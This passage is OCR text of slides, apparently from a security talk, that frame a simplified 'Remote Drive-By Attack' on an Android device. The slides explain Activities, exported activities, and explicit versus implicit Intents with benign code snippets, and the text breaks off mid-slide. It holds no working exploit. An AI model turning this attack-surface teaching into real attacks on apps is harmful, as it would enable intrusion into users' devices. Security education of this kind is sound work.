
Victim’s Device

Remote Drive-By Attack (Simplified)




Victim’s Device

Remote Drive-By Attack (Simplified)




DEMO

STEP I: MALICIOUS INVOCATION




Activities & IPC

- *Activities* – Building Block of Android apps




Activities & IPC

- *Activities* – Building Block of Android apps
- Inter-Process communication using `Intents`



Activities & IPC

- *Activities* – Building Block of Android apps
- Inter-Process communication using `Intents`
- *Exported* activities can be invoked by other apps




Explicit vs Implicit `Intents`

Explicit `Intents` – Target activities by their fully qualified identifier (e.g. `App.B`)

Example:

```
Intent i = new Intent()
i.setClassName(“App”,”B”);
i.setData(“some payload”)
i.putExtra(“foo”,”bar”);
startActivity(i);
```



Explicit vs Implicit Intents

Implicit Intents – Target is not specified. Resolution by Intent filters, e.g. URI scheme.

Example #1:

```
Intent i = new Intent()
i.setData(“play://hello”);
i.putExtra(“foo”,”bar”);
startActivity(i);
```

Explicit vs Implicit Intents

Implicit Intents – Target is not specified. Resolution by Intent filters, e.g. URI scheme.

Example #2:


```
Intent i = new Intent()
i.setData(“https://www.ibm.com”);
i.putExtra(“foo”,”bar”);
startActivity(i);
```


Explicit vs Implicit Intents

Implicit Intents – Target i
Resolution by Intent filters

